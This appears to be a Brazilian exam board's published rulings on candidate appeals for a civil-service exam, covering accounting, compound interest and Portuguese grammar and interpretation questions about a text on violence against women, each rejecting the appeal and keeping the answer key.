- 1- A Questão solicita a alternativa que é exceção dos possíveis critérios que satisfazem a classificação do ativo como circulante, onde o Gabarito apontou a alternativa B (*Quando o ativo for realizável até o final do exercício a que se refere às demonstrações contábeis*) como a certa a marcar, o que foi corretamente apontado.

A alternativa B contradiz a Norma Brasileira de Contabilidade, NBC TSP 11, do Conselho Federal de Contabilidade, que assim dispõe

O ativo deve ser classificado como circulante quando satisfizer a qualquer dos seguintes critérios:

...

(c) espera-se que o ativo seja realizado em até doze meses após a data das demonstrações contábeis;

Ou seja, o ativo *“realizado em até doze meses após a data das demonstrações contábeis”* e diferente do *“ativo for realizável até o final do exercício a que se refere às demonstrações contábeis”*. Já que, pela Norma, o ativo circulante pode extrapolar o final do exercício a que se refere as demonstrações contábeis, o que diverge a alternativa B.

- 2- O argumento de que a Norma Brasileira de Contabilidade NBC TSP 11 *“não consta no conteúdo programático para o cargo de contador”* não merece guarita, ao passo que a referida se refere especificamente a *“Apresentação das Demonstrações Contábeis”*. Sendo o item 11 do Conteúdo Programático trata deste tema: *“11. Demonstrações Contábeis: Balanço Orçamentário, Balanço Financeiro; Balanço Patrimonial e Demonstração das Variações Patrimoniais; SIAFI – Sistema de Administração Financeira da Administração Pública Federal – Lei nº4.320/64.”*, ou seja, o tema *“Demonstrações Contábeis”* está devidamente listado no Conteúdo Programático e a Norma em questão é justamente a que trata deste conteúdo.

Visto posto, os Recursos apresentados são IMPROCEDENTES. Devendo manter o gabarito.

Fonte:

- NORMA BRASILEIRA DE CONTABILIDADE, NBC TSP 11, CONSELHO FEDERAL DE CONTABILIDADE. Disponível em: <https://www1.cfc.org.br/sisweb/SRE/docs/NBCTSP11.pdf>.

BRANCA	VERDE	AMARELA	AZUL
57	59	58	56

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

A presente questão está inserida no conteúdo de juros compostos da ementa. Nas fórmulas de juros compostos, estão envolvidas operações matemáticas como a potenciação. Logo, são necessárias as habilidades do(a) candidato(a) envolvendo operações matemáticas como a potenciação, raiz quadrada e logaritmo. Esse último é fundamental para encontrar o valor do tempo t , quando esta é a única quantidade desconhecida. Segundo a fórmula dos juros compostos, a aplicação de Patrícia é regida pela fórmula

$$M = 40000 * (1 + 0,22)^t$$

Já a aplicação de Adriana é regida pela fórmula:

$$M = 8000 * (1 + 0,26)^t$$

Igualando os dois montantes, tem-se que:

$$40000 * (1 + 0,22)^t = 8000 * (1 + 0,26)^t \rightarrow t = \frac{\ln(5)}{\ln(1,26) - \ln(1,22)}$$

Fonte:

- SAMANEZ, Carlos Patricio, *Matemática Financeira*, 5ª Edição, 2010, Pearson.

Cargo: Coordenador do Processo Legislativo

BRANCA	VERDE	AMARELA	AZUL
01	07	20	04

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De acordo com o enunciado da questão “Acerca do emprego do acento indicativo de crase no título do texto, pode-se afirmar que:”, a alternativa “C) É obrigatório, reconhecendo-se a exigência da regência nominal estabelecida e o gênero do termo regido.” foi adequadamente indicada como correta. Título do texto: “A importância da educação e conscientização no combate à violência feminina” A regência nominal é um dos tipos de regência existentes e, como o nome já sugere, ocorre apenas entre nomes (substantivo, adjetivo ou advérbio). Quando um termo influencia outro em uma sentença, dizemos que se trata de um termo determinante. A essa relação de subordinação entre o termo determinante e o termo determinado (ou subordinado), damos o nome de regência. A preposição que liga um termo ao outro costuma marcar a relação de subordinação.” A alternativa “D) É obrigatório, reconhecendo-se a exigência da regência verbal estabelecida e a classificação morfológica do termo regido.” não pode ser considerada correta, o termo regente “combate”, trata-se de um substantivo.

Fontes:

- AQUINO, Renato. *Interpretação de Textos*. Ed. Impetus.
- AZEREDO, José Carlos de. *Gramática Houaiss da língua portuguesa*. 2ªed. São Paulo: Publifolha, 2008.

BRANCA	VERDE	AMARELA	AZUL
02	20	05	08

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De acordo com o enunciado da questão “Considerando-se que o texto apresenta recursos e processos argumentativos para a construção de posicionamentos do enunciador acerca do tema tratado assim como de subtemas a ele relacionados, a seguir os trechos destacados apresentam expressão subjetiva na construção de tais posicionamentos, tendo direta relação com os processos citados, com EXCEÇÃO de:”, a alternativa “B) “A violência física, por exemplo, manifesta-se através de agressões diretas como socos, chutes e empurrões, [...]” (2o§)” foi adequadamente indicada como correta. O fato é um acontecimento, uma ocorrência, aquilo que acontece em decorrência de eventos exteriores. Veja o exemplo: A médica prescreveu um remédio ao paciente, como o trecho destacado na alternativa “B”. A opinião é um ponto de vista a respeito de um fato. Ela não é, portanto, um fato. Trata-se de um julgamento pessoal, de um pensamento em relação a algo, é uma maneira de pensar. Veja o exemplo: A médica prescreveu um remédio muito caro ao paciente. Observe nesse último exemplo que a expressão “muito caro” trata-se de uma opinião relativa ao fato de a médica ter prescrito um remédio ao paciente. Essa prescrição aconteceu, é um fato. Contudo, o autor da frase tem uma opinião específica sobre o fato: o remédio é muito caro. Outras pessoas podem ter opiniões diferentes a respeito desse mesmo fato, como: A médica prescreveu um remédio de preço acessível ao paciente. Ou “A médica prescreveu um remédio muito barato ao paciente.” Observe nos dois exemplos anteriores que o fato é o mesmo, mas as opiniões a respeito dele são bem diferentes. A alternativa “D) “Dentro dessa realidade preocupante, destacam-se diversos tipos de

violência feminina, cada um com suas características e impactos específicos.” (1º§)” não pode ser indicada como correta conforme explicitado anteriormente. A alternativa “C) “No contexto atual, é alarmante constatar que muitas mulheres ainda desconhecem os diferentes tipos de violência feminina [...]” (1º§)” não pode ser indicada como correta, já que a expressão “é alarmante” indica expressão subjetiva, aponta para um entendimento do enunciador, não atendendo, assim, ao enunciado da questão.

Fonte:

- AQUINO, Renato. Interpretação de Textos. Ed. Impetus.

BRANCA	VERDE	AMARELA	AZUL
03	12	06	12

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De acordo com o enunciado da questão “Em relação ao título do texto e às relações morfosintáticas e semânticas estabelecidas em sua construção pode-se afirmar que:”, a alternativa “B) O termo “feminina” atua como determinante de “violência”.” foi adequadamente indicada como correta. Título do texto: “A importância da educação e conscientização no combate à violência feminina” Determinante e determinado: Tanto nomes como pronomes podem ser: a) determinante: termo que tem por função especificar o sentido de um outro termo; b) determinado: termo cujo sentido é especificado pelo anterior, sendo a ele subordinado. Como determinantes, nomes e pronomes são adjetivos. Por exemplo: Marinheiro brasileiro. Como determinados, eles são substantivos. A alternativa “D) A ausência do artigo definido diante do termo “educação” torna o seu sentido genérico.” não pode ser indicada como correta. Não há ausência diante de “educação”; “da” = de + a (artigo feminino). A alternativa “C) O termo “combate” está determinado pela expressão “violência feminina”.” não pode ser considerada correta, conforme explicitado anteriormente.

Fonte:

- AZEREDO, José Carlos de. Gramática Houaiss da língua portuguesa. 2ªed. São Paulo: Publifolha, 2008.

BRANCA	VERDE	AMARELA	AZUL
04	11	14	09

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De acordo com o enunciado da questão “O título “A importância da educação e conscientização no combate à violência feminina” atribuído ao texto refere-se diretamente às ideias trazidas ao texto nos parágrafos indicados a seguir:”, a alternativa “D) 5º ao 10º parágrafo.” foi adequadamente indicada como correta.

“Para combater essa falta de conhecimento e conscientizar as mulheres sobre seus direitos e formas de se protegerem, é fundamental implementar programas educacionais desde cedo, principalmente nas escolas. Educar crianças e adolescentes sobre respeito, igualdade de gênero e prevenção da violência é essencial para criar uma sociedade mais justa e igualitária.

As escolas desempenham um papel fundamental nesse processo, pois são espaços privilegiados para a disseminação de conhecimento e valores. Ao incluir em suas grades curriculares conteúdos relacionados à violência de gênero, as escolas contribuem para a formação de cidadãos mais conscientes e engajados na luta contra a violência feminina. Além disso, é importante que as instituições de ensino ofereçam espaços seguros e acolhedores onde os alunos possam discutir abertamente questões relacionadas à violência de gênero, esclarecer dúvidas e buscar apoio em casos de violência.

Além disso, é crucial que o papel da mulher como mãe seja valorizado e discutido dentro das famílias. Conversas abertas sobre questões relacionadas à violência de gênero e o ensino aos filhos sobre o respeito e a valorização das mulheres desde cedo são eficazes na promoção de mudanças culturais e comportamentais.

Outra medida importante é a adoção de políticas mais rigorosas pelas plataformas digitais, que devem coibir publicações agressivas ou que promovam a violência contra as mulheres. A fiscalização rigorosa nessas

plataformas pode ajudar a prevenir a disseminação de discursos de ódio e a proteger as mulheres do assédio online.

As plataformas digitais têm uma visibilidade ampla e a capacidade de disseminar informações rapidamente. Portanto, é essencial que utilizemos essas ferramentas de forma responsável e ética, promovendo a conscientização e o combate à violência feminina em todas as esferas da sociedade.

É essencial que a sociedade se una para garantir que essas leis sejam implementadas efetivamente e que as mulheres tenham acesso à informação, justiça e proteção necessárias para viverem livres de violência.”

A partir das expressões destacadas no texto, nos parágrafos 5 ao 10, é possível reconhecer a referência feita no título do texto. A alternativa “**B**) 5º e 6º parágrafos.” não pode ser indicada como correta. O título “A importância da educação e conscientização no combate à violência feminina” não apresenta apenas a importância da educação, mas também a conscientização no combate à violência feminina, abarcando os parágrafos citados na alternativa indicada como correta. A alternativa “**C**) 1º ao 5º parágrafo.” não pode ser identificada como correta, pois, como é possível conferir nos parágrafos 1, 2, 3 e 4; não há uma referência feita no título que possa ser reconhecida. A alternativa “**A**) 3º e 4º parágrafos.” não pode ser indicada como correta, de acordo com o explicitado anteriormente.

Fonte:

- O próprio texto.
- Platão e Fiorin, Para entender o texto.

BRANCA	VERDE	AMARELA	AZUL
05	13	11	14

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De acordo com o enunciado ““Essa falta de conhecimento não apenas contribui para a perpetuação do ciclo de abuso, mas também as impede de buscar ajuda e se proteger adequadamente.” (1º§) A locução conjuntiva “mas também”, nesse contexto:”, a alternativa “**C**) Estabelece relação de acréscimo, adição, desempenhando a mesma função de uma conjunção aditiva.” foi adequadamente indicada como correta. As conjunções aditivas trazem uma relação de ideias que se somam e complementam-se, podendo ser tanto no sentido positivo quanto no sentido negativo. Por isso é possível apontar duas conjunções aditivas muito utilizadas: e (para sentido positivo) e nem (para sentido negativo). Também é possível usar duas ou mais palavras juntas para desempenhar o mesmo papel de conjunção. Elas são chamadas de locuções conjuntivas aditivas. Alguns exemplos: e; nem; bem como; não só (...) mas [também]; não apenas (...) como [também]; não somente (...) como [ainda]”. Exemplos: “Vinícius estava para chegar e Henrique já estava pronto.” “Eu não fui ao teatro nem li a peça.” “Ela lia muitos livros bem como via muitas séries.” “Não apenas fizemos o projeto como ainda entregamos tudo antes do prazo.” “Não só achou o restaurante muito bem localizado mas também gostou muito da comida.” No último caso, embora se use a conjunção mas, que originalmente significaria oposição, o contexto indica que a relação estabelecida é, na verdade, de adição; assim como ocorre no trecho destacado no enunciado da questão. A alternativa “**A**) Estabelece uma ideia de acréscimo em relação à oração posterior.” não pode ser considerada correta. “Essa falta de conhecimento não apenas contribui para a perpetuação do ciclo de abuso, mas também as impede de buscar ajuda e se proteger adequadamente.” (1º§), o acréscimo não é em relação à oração posterior, mas em relação à oração anterior. São coordenadas. Orações coordenadas sindéticas aditivas são aquelas que têm sentido de adição, incluindo ou somando uma ideia à primeira oração. Exemplo: “Brincamos muito e rimos mais ainda!” “Não apenas completamos a tarefa mas também tivemos uma excelente nota.” “Não me queixei nem me exaltei.”

Fonte:

- AZEREDO, José Carlos de. Gramática Houaiss da língua portuguesa. 2ªed. São Paulo: Publifolha, 2008.

BRANCA	VERDE	AMARELA	AZUL
06	14	15	15

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De acordo com o enunciado “Acerca do conectivo sublinhado em “Educar crianças e adolescentes sobre respeito, igualdade de gênero e prevenção da violência é essencial para criar uma sociedade mais justa e igualitária.” (5º§), pode-se afirmar que há a indicação de uma ideia de:”, a alternativa “**B**) Efeito visado.” foi adequadamente indicada como correta. Dentre as conjunções subordinativas estão as finais (ideia de finalidade): a fim de que, para que, que, porque. As conjunções subordinativas finais iniciam orações que são finalidade do que foi descrito na oração principal. São exemplos “para”, “a fim de”, entre outros. Exemplo: “Ela treinou muito durante todos aqueles anos para conquistar o campeonato.” As orações finais expressam um efeito visado, um propósito, e nisso diferem das consecutivas típicas, que expressam um efeito contingente. A alternativa “**D**) Consequência desejada.” não pode ser indicada como correta de acordo com o expresso anteriormente, efeito visado é um objetivo, uma finalidade, já a consequência desejada é algo que vai ocorrer em virtude de um motivo, ainda que a consequência seja desejada, pode não ter sido uma finalidade, um objetivo preestabelecido. A alternativa “**C**) Efeito contingente.” não pode ser indicada como correta de acordo com o expresso anteriormente. A alternativa “**A**) Retificação.” não pode ser considerada correta, significando correção.

Fontes:

- AZEREDO, José Carlos de. Gramática Houaiss da Língua Portuguesa. 2ª ed. – São Paulo: Publifolha, 2008.
- SACONNI, Luiz Antonio. Nossa gramática. Teoria e Prática.

BRANCA	VERDE	AMARELA	AZUL
07	16	10	02

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De acordo com o enunciado “Considerando o emprego dos mecanismos de coesão textual no texto assim como sua relevância para que a mensagem tenha a devida compreensão, pode-se afirmar que no primeiro parágrafo do texto, a manutenção do elemento introduzido “muitas mulheres” pode ser identificada em:”, a alternativa “**C**) Três ocorrências no total.” foi adequadamente indicada como correta.

“No contexto atual, é alarmante constatar que muitas mulheres ainda desconheçam os diferentes tipos de violência feminina perpetrados contra elas (muitas mulheres). Essa falta de conhecimento não apenas contribui para a perpetuação do ciclo de abuso, mas também as (muitas mulheres) impede de buscar ajuda e se (muitas mulheres) proteger adequadamente. Dentro dessa realidade preocupante, destacam-se diversos tipos de violência feminina, cada um com suas características e impactos específicos.” (1º§)

Coesão textual são os mecanismos linguísticos que permitem uma conexão lógico-semântica entre as partes de um texto. A ligação e harmonia que possibilitam a amarração de ideias dentro de um texto é feita com o uso de conjunções, preposições, advérbios, locuções adverbiais, pronomes, entre outros. A coesão textual assegura a ligação entre palavras e frases, interligando as diferentes partes de um texto. Ela pode ser percebida ao se verificar que as frases e os parágrafos estão entrelaçados no texto, de modo que um elemento dá sequência ao outro, determinando a transição das ideias presentes no texto. A coesão é essencial para garantir que o texto seja harmonioso, que transmita a mensagem com clareza e que faça sentido para o leitor. Para isso é necessário empregar elementos de coesão, utilizando conjunções, pronomes, advérbios, entre outras expressões que têm como objetivo estabelecer a interligação entre os segmentos do texto. Existem os seguintes tipos de coesão textual: coesão referencial, coesão lexical, coesão por elipse, coesão sequencial e coesão por substituição. A Coesão referencial consiste na menção de elementos que já apareceram ou ainda vão aparecer no texto. Esses elementos são chamados de anáforas (usada para se referir aos termos já citados no texto) e catáforas (usada para se referir aos termos que serão citados na sequência do texto). Na coesão referencial, os termos conectivos anunciam ou retomam (manutenção do elemento introduzido) as frases, sequências e palavras presentes em um texto. Para fazer essas retomada geralmente são utilizados pronomes pessoais, pronomes possessivos, pronomes demonstrativos ou expressões adverbiais de lugar. A coesão referencial é uma das mais usadas. Esse tipo de coesão evita o uso de diversas repetições no mesmo texto usando um termo para fazer referência a outro. Ou seja, é o tipo de coesão que reitera algo que já foi dito antes, substituindo uma palavra por outra que possui com

ela alguma relação semântica. A alternativa “**A**) Uma ocorrência apenas.” não pode ser indicada como correta de acordo com o exposto anteriormente. A alternativa “**B**) Duas ocorrências apenas.” não pode ser indicada como correta de acordo com o exposto anteriormente.

Fontes:

- O próprio texto.
- COSTA VAL, M. da. Redação e textualidade. São Paulo: Martins Fontes, 1994.
- FIORIN, José Luiz; PLATÃO, Francisco. Lições de texto: leitura e redação. 3 ed. São Paulo: Ática, 1998.

BRANCA	VERDE	AMARELA	AZUL
08	18	16	16

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De acordo com o enunciado “Ela engloba qualquer tipo de abuso, coerção ou intimidação sexual não consentida, deixando cicatrizes emocionais que muitas vezes perduram por toda a vida.” (3º§) O pronome relativo destacado foi empregado como recurso coesivo que estabelece, no enunciado, relação de referência com:”, a alternativa “**D**) Consequências mencionadas tais como cicatrizes emocionais.” foi adequadamente indicada como correta. O pronome relativo que é o de mais largo emprego, chamado de relativo universal, pode ser empregado com referência a pessoas ou coisas, no singular ou no plural. Não conheço o rapaz que saiu. Gostei muito do vestido que comprei. Eis os ingredientes de que necessitamos. A alternativa “**B**) A marcação temporal indicada: toda a vida.” não pode ser indicada como correta. A expressão “toda a vida”, indica um adjunto adverbial que modifica o verbo “perduram”. A alternativa “**A**) Os tipos de abuso sofridos pelas mulheres.” não pode ser considerada correta, conforme explicitado anteriormente.

Fonte:

- SACONNI, Luiz Antonio. Nossa gramática. Teoria e Prática.

BRANCA	VERDE	AMARELA	AZUL
10	15	18	05

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De acordo com o enunciado da questão “No último parágrafo do texto, é possível reconhecer a retomada de um posicionamento do enunciador e uma referência a ideias propositivas em relação à situação-problema apresentada, que é um dos recursos textuais característicos”, a alternativa “**D**) do discurso dissertativo.” foi adequadamente indicada como correta.

“É essencial que a sociedade se una para garantir que essas leis sejam implementadas efetivamente e que as mulheres tenham acesso à informação, justiça e proteção necessárias para viverem livres de violência.”

Um texto dissertativo tem como finalidade expor uma informação ou argumentar em defesa de uma determinada tese com um interlocutor. Quando o emissor quer apenas apresentar informações, sem a intenção de convencimento, chamamos o texto de dissertativo-expositivo. Porém, quando o objetivo é persuadir o leitor sobre um determinado tema, chamamos o texto de dissertativo-argumentativo. A alternativa “**C**) do discurso indireto.” não pode ser considerada correta. O discurso indireto é a reprodução da fala de uma personagem por meio do narrador. Assim, ele fala pela personagem. O discurso indireto livre é considerado uma junção entre o discurso direto e o indireto, isso porque há diversas intervenções do narrador na fala das personagens. Os discursos direto, indireto e indireto livre são tipos de discurso utilizados principalmente em textos do gênero literário a fim de marcar as falas presentes na obra. A alternativa “**A**) texto injuntivo.” não pode ser indicada como correta. Texto injuntivo está presente em vários gêneros textuais e tem como principal característica explicar algo ou descrever um método para a realização de alguma atividade. O texto injuntivo é um tipo textual destinado a oferecer instruções e recomendações a seus leitores. Ele pode ser facilmente encontrado em textos como receita médica ou culinária, guias de viagens, material de autoajuda etc. Na internet é comum encontrarmos diversos

textos intitulados “Passo a passo” para realizar determinada ação (“Passo a passo para escrever um texto dissertativo-argumentativo”, “Passo a passo para perder peso mais rápido” etc.). Todos esses textos possuem o elemento instrucional ligado à injunção.” A alternativa “**B**) do texto prescritivo.” não pode ser considerada correta. Os textos prescritivos, literalmente nos remetendo à noção de prescrever, caracterizam-se por algo que deve ser cumprido à risca, cujas instruções são inquestionáveis, ou seja, devemos segui-las ao “pé da letra”, especificamente dizendo.

Fontes:

- ERSE, Ricardo do Amaral. Português para os concursos de Técnico e Analista. 3ª edição. Bahia: Editora Juspodivm, 2014.
- GARCIA, Othon M. Comunicação em prosa moderna: aprendendo a escrever, aprendendo a pensar. 14 ed. – Rio de Janeiro: Editora da Fundação Getúlio Vargas, 1988.
- SACONNI, Luiz Antonio. Nossa gramática. Teoria e Prática.

BRANCA	VERDE	AMARELA	AZUL
11	03	02	18

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De acordo com o enunciado da questão “Segundo as informações e ideias trazidas ao texto, é correto afirmar que:”, a alternativa “**A**) O autor estabelece uma afirmativa hipotética acerca da violência psicológica, apresentando também algumas de suas consequências.” foi adequadamente indicada como correta de acordo com os trechos destacados a seguir, assim como são incorretas as demais alternativas também de acordo com os destaques a seguir:

D) No contexto atual, é alarmante constatar que muitas mulheres ainda desconheçam os diferentes tipos de violência feminina perpetrados contra elas. Essa falta de conhecimento não apenas contribui para a perpetuação do ciclo de abuso, mas também as impede de buscar ajuda e se proteger adequadamente. Dentro dessa realidade preocupante, destacam-se diversos tipos de violência feminina, cada um com suas características e impactos específicos.

A violência física, por exemplo, manifesta-se através de agressões diretas como socos, chutes e empurrões, deixando marcas visíveis e emocionais profundas. **A)** Já a violência psicológica, talvez menos evidente, é igualmente devastadora, minando a autoestima e o bem-estar emocional da vítima por meio de humilhações, xingamentos e ameaças constantes.

B) A violência sexual é outra forma de agressão que merece atenção especial. Ela engloba qualquer tipo de abuso, coerção ou intimidação sexual não consentida, deixando cicatrizes emocionais que muitas vezes perduram por toda a vida. **C)** Enquanto isso, a violência patrimonial é uma realidade cruel na qual a vítima é submetida ao controle abusivo de seus bens e recursos financeiros, limitando sua independência e liberdade.

Fonte:

- O próprio texto.
- ERSE, Ricardo do Amaral. Português para os concursos de Técnico e Analista. 3ª edição. Bahia: Editora Juspodivm, 2014.

BRANCA	VERDE	AMARELA	AZUL
12	01	19	19

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De acordo com o enunciado da questão “Em “Enquanto isso, a violência patrimonial é uma realidade cruel na qual a vítima é submetida ao controle abusivo de seus bens e recursos financeiros, limitando sua independência e liberdade.” (3º§), a expressão introdutória do período destacado indica:”, a alternativa “**A**) Temporalidade concomitante.” foi adequadamente indicada como correta. “Enquanto isso, a violência patrimonial é uma

realidade cruel na qual a vítima é submetida ao controle abusivo de seus bens e recursos financeiros, limitando sua independência e liberdade.” O termo “enquanto” introduz oração subordinada adverbial, dando ideia de: tempo: durante o tempo em que, no tempo em que, sempre que, quando. "pensa nas horas de lazer, enquanto trabalha" Significado de “Enquanto isso” Expressão usada em enunciações para indicar, dentro de uma narração, outro fato, que ocorre em outro lugar, mas no mesmo espaço temporal. A filha trabalhava e estuda, enquanto isso, seu pai preparava o jantar e cuidava da casa. “A violência sexual é outra forma de agressão que merece atenção especial. Ela engloba qualquer tipo de abuso, coerção ou intimidação sexual não consentida, deixando cicatrizes emocionais que muitas vezes perduram por toda a vida. Enquanto isso, a violência patrimonial é uma realidade cruel na qual a vítima é submetida ao controle abusivo de seus bens e recursos financeiros, limitando sua independência e liberdade.” (3º§) A ideia de temporalidade concomitante pode ser reconhecida em relação ao exposto anteriormente no parágrafo. A alternativa “D) Frequência de um fato independentemente de eixo referencial.” não pode ser indicada como correta, de acordo com o exposto anteriormente. A alternativa “C) Ocasão referente ao momento exclusivo da enunciação.” não pode ser indicada como correta de acordo com o exposto anteriormente. A alternativa “B) A consumação de um processo.” não pode ser considerada correta de acordo com o exposto anteriormente.

Fontes:

- Azeredo, José Carlos de. Gramática Houaiss
- ERSE, Ricardo do Amaral. Português para os concursos de Técnico e Analista. 3ª edição. Bahia: Editora Juspodivm, 2014.
- FARACO, Carlos Alberto. Português: língua e cultura, ensino médio, volume único. Curitiba: Base Editora, 2003.
- Dicionário Houaiss da Língua Portuguesa.

BRANCA	VERDE	AMARELA	AZUL
13	09	08	06

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De acordo com o enunciado da questão “No trecho “As escolas desempenham um papel fundamental nesse processo, pois são espaços privilegiados para a disseminação de conhecimento e valores.” (6o§), a argumentação do articulista mostra:”, a alternativa “A) Uma afirmativa seguida de uma oração explicativa relacionada ao tema textual.” foi adequadamente indicada como correta. 1) A conjunção "POIS": a) quando dotada de valor explicativo, deve ser sempre precedida de vírgula. Exemplo: "Entre agora, pois a chuva está começando." b) quando indicar uma ideia conclusiva, deverá ficar entre vírgulas. Exemplo: "Os indícios são muito fortes; deverão, pois, condenar o suspeito."

Fontes:

- Azeredo, José Carlos de. Gramática Houaiss
- ERSE, Ricardo do Amaral. Português para os concursos de Técnico e Analista. 3ª edição. Bahia: Editora Juspodivm, 2014.
- FARACO, Carlos Alberto. Português: língua e cultura, ensino médio, volume único. Curitiba: Base Editora, 2003.

BRANCA	VERDE	AMARELA	AZUL
15	05	12	03

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De acordo com o enunciado da questão “A repetição indevida de palavras e/ou expressões pode comprometer o texto em relação ao nível de linguagem e clareza na transmissão da mensagem produzida. Assim, pode-se observar a seguir o emprego de termos que funcionam como elementos de coesão que mantêm o referente

textual já introduzido e que impedem tal inadequação, com EXCEÇÃO de:”, a alternativa “**B)** “Conversas abertas sobre questões relacionadas à violência de gênero [...]” (7o§)” foi adequadamente indicada como correta.

Para combater essa falta de conhecimento e conscientizar as mulheres sobre seus direitos e formas de se protegerem, é fundamental implementar programas educacionais desde cedo, principalmente nas escolas. Educar crianças e adolescentes sobre respeito, igualdade de gênero e prevenção da violência é essencial para criar uma sociedade mais justa e igualitária.

As escolas desempenham um papel fundamental **A) nesse processo (referência ao processo citado no parágrafo anterior)**, pois são espaços privilegiados para a disseminação de conhecimento e valores. **C) Ao incluir em suas grades curriculares (suas grades, referência às grades curriculares das escolas) conteúdos relacionados à violência de gênero**, as escolas contribuem para a formação de cidadãos mais conscientes e engajados na luta contra a violência feminina. Além disso, é importante que as instituições de ensino ofereçam espaços seguros e acolhedores onde os alunos possam discutir abertamente questões relacionadas à violência de gênero, esclarecer dúvidas e buscar apoio em casos de violência.

D) Além disso, (disso = referência ao citado no parágrafo anterior) é crucial que o papel da mulher como mãe seja valorizado e discutido dentro das famílias. B) Conversas abertas sobre questões relacionadas à violência de gênero (não há referência) e o ensino aos filhos sobre o respeito e a valorização das mulheres desde cedo são eficazes na promoção de mudanças culturais e comportamentais.

Outra medida importante é a adoção de políticas mais rigorosas pelas plataformas digitais, que devem coibir publicações agressivas ou que promovam a violência contra as mulheres. A fiscalização rigorosa nessas plataformas pode ajudar a prevenir a disseminação de discursos de ódio e a proteger as mulheres do assédio online.

As plataformas digitais têm uma visibilidade ampla e a capacidade de disseminar informações rapidamente. Portanto, é essencial que utilizemos essas ferramentas de forma responsável e ética, promovendo a conscientização e o combate à violência feminina em todas as esferas da sociedade.

É essencial que a sociedade se una para garantir que essas leis sejam implementadas efetivamente e que as mulheres tenham acesso à informação, justiça e proteção necessárias para viverem livres de violência.

Fonte:

- ERSE, Ricardo do Amaral. Português para os concursos de Técnico e Analista. 3ª edição. Bahia: Editora Juspodivm, 2014.

BRANCA	VERDE	AMARELA	AZUL
19	06	13	17

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De acordo com o enunciado da questão “Algumas palavras podem apresentar dúvida em relação ao registro de acordo com a ortografia oficial. Em “Já a violência psicológica,

talvez menos evidente, é igualmente devastadora, minando a autoestima e o bem-estar emocional da vítima por meio de humilhações, xingamentos e ameaças constantes.” (2º§), observa-se o emprego e registro correto de vocábulo em que o uso do hífen é evidenciado. Indique, a seguir, a alternativa que apresenta INCORREÇÃO de acordo com a norma padrão da língua.”, a alternativa “**D)** auto-conhecimento; anti-derrapante; semi-reta.” foi adequadamente indicada como correta. Correção: autoconhecimento, antiderrapante, semirreta. A alternativa “**A)** micro-ondas; sem-terra; contra-ataque.” não apresenta incorreção, não atendendo ao enunciado da questão. A alternativa “**B)** além-túmulo; aquém-mar; bem-nascido.” não apresenta incorreção, não atendendo ao enunciado da questão. A alternativa “**C)** inter-racial; sub-bibliotecário; sub-região.” não apresenta incorreção, não atendendo ao enunciado da questão. Significado de Inter-racial adjetivo Observado entre pessoas ou membros de raças diferentes; que se relaciona ou se efetiva a partir da mistura de raças: no Brasil, um país tão miscigenado, é preciso acabar com o conflito inter-racial. [Por Extensão] Em que há ou se relaciona com a mistura de raças: fenótico inter-racial. [Gramática] A grafia "interracial" está incorreta e não deve ser utilizada.

Fontes:

- BECHARA, E. Moderna gramática portuguesa. 37.ed. revista, ampliada e atualizada conforme o novo Acordo Ortográfico. Rio de Janeiro: Nova. Fronteira, 2009.
- Dicionário Houaiss da Língua Portuguesa.

BRANCA	VERDE	AMARELA	AZUL
20	02	04	01

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De acordo com o enunciado da questão “Considerando-se a produção de sentido da palavra introdutória do parágrafo destacado a seguir: “Portanto, é essencial que utilizemos essas ferramentas de forma responsável e ética, promovendo a conscientização e o combate à violência feminina em todas as esferas da sociedade.” (9º§), pode-se afirmar que o mesmo sentido é produzido pelo destacado em:”, a alternativa “**B**) A chuva parou um pouco; logo, podemos prosseguir.” foi adequadamente indicada como correta. Conjunções conclusivas são conjunções coordenativas que expressam conclusão. As conjunções coordenativas ligam orações coordenadas. Estas orações, embora estejam ligadas por conjunções, podem ser entendidas separadamente porque apresentam sentidos completos e autônomos. As conjunções coordenativas conclusivas ligam duas orações em que a segunda oração expressa a conclusão da ideia iniciada na primeira oração. As principais conjunções conclusivas são logo, pois, portanto e então. A alternativa “**C**) A luta pode prosseguir, mas a vitória já está determinada.” não pode ser indicada como correta. A palavra “mas” pode ser usada em dois contextos: como conjunção adversativa ou como substantivo. → “Mas” como conjunção adversativa: A conjunção “mas” liga duas palavras ou orações expressando sentido de oposição. “Ela não tinha medo, mas era cautelosa.” “Sem dinheiro, mas com honestidade.” “Comemos tanto, mas continuamos com fome.” Sinônimos para essa conjunção são: “porém”, “contudo”, “todavia”, “entretanto”. A alternativa “**D**) O empreendimento começou a fracassar, pois alguns já começaram a desanimar.” não pode ser indicada como correta. A conjunção “pois”: a) quando dotada de valor explicativo, deve ser sempre precedida de vírgula. Exemplo: “Entre agora, pois a chuva está começando.” b) quando indicar uma ideia conclusiva, deverá ficar entre vírgulas.

Fontes:

- BECHARA, E. Moderna gramática portuguesa. 37.ed. revista, ampliada e atualizada conforme o novo Acordo Ortográfico. Rio de Janeiro: Nova. Fronteira, 2009.
- ERSE, Ricardo do Amaral. Português para os concursos de Técnico e Analista. 3ª edição. Bahia: Editora Juspodivm, 2014.

BRANCA	VERDE	AMARELA	AZUL
21	24	23	30

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

